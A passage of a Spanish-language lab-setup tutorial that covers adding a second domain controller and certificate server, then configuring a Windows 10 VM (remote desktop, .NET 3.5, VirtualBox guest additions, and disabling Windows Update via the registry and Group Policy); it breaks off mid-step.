
Esta máquina será el segundo controlador de dominio, funcionará como un controlador de dominio secundario y servidor de certificados.

La instalación será igual que el otro controlador de dominio por la tanto la voy omitir, las configuraciones serán las mismas, la IP de esta máquina será 192.168.1.80.


2. Configuraciones de las máquinas


a) Configuración Windows 10:

Lo primero que haré será habilitar el escritorio remoto:




Necesitaremos instalar .NET Framework 3.5:





Tambien vamos a desactivar las actualizaciones automaticas y instalar las guest adcitions de virtualbox:


Para desactivar Windows Update voy hacer Windows + r y escribir regedit y abrirlo:



Ahora iré hasta esta clave:

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows

Botón derecho del raton en la carpeta Windows y seleccionar nuevo y clave y le llamaremos WindowsUpdate:




Haz clic con el botón derecho del ratón en la nueva clave "WindowsUpdate" y selecciona "Nuevo" y luego "Valor DWORD (32 bits)":

Nombra el valor como "AUOptions" y presiona Enter.


Haz doble clic en el valor "AUOptions" y cambia el valor a "2" para desactivar Windows Update. Si deseas volver a habilitar Windows Update en el futuro, puedes cambiar el valor a "3".

Haz clic en "Aceptar" para guardar los cambios.



Además vamos hacer también esto por si el método anterior no funciona:

Primero abriremos el editor de directivas de seguridad local, para eso pulsaremos la tecla Win + r para abrir el cuadro de diálogo de ejecutar, después escribiremos gpedit.msc y presionaremos enter:



Ahora iremos a Configuración del Equipo -> Plantillas administrativas -> Componentes de Windows -> Windows Update:

Directiva Equipo local

Archivo Acción Ver Ayuda

Windows Update

No permitir la actualización de directivas de aplazamiento a causar exámenes en Windows Update

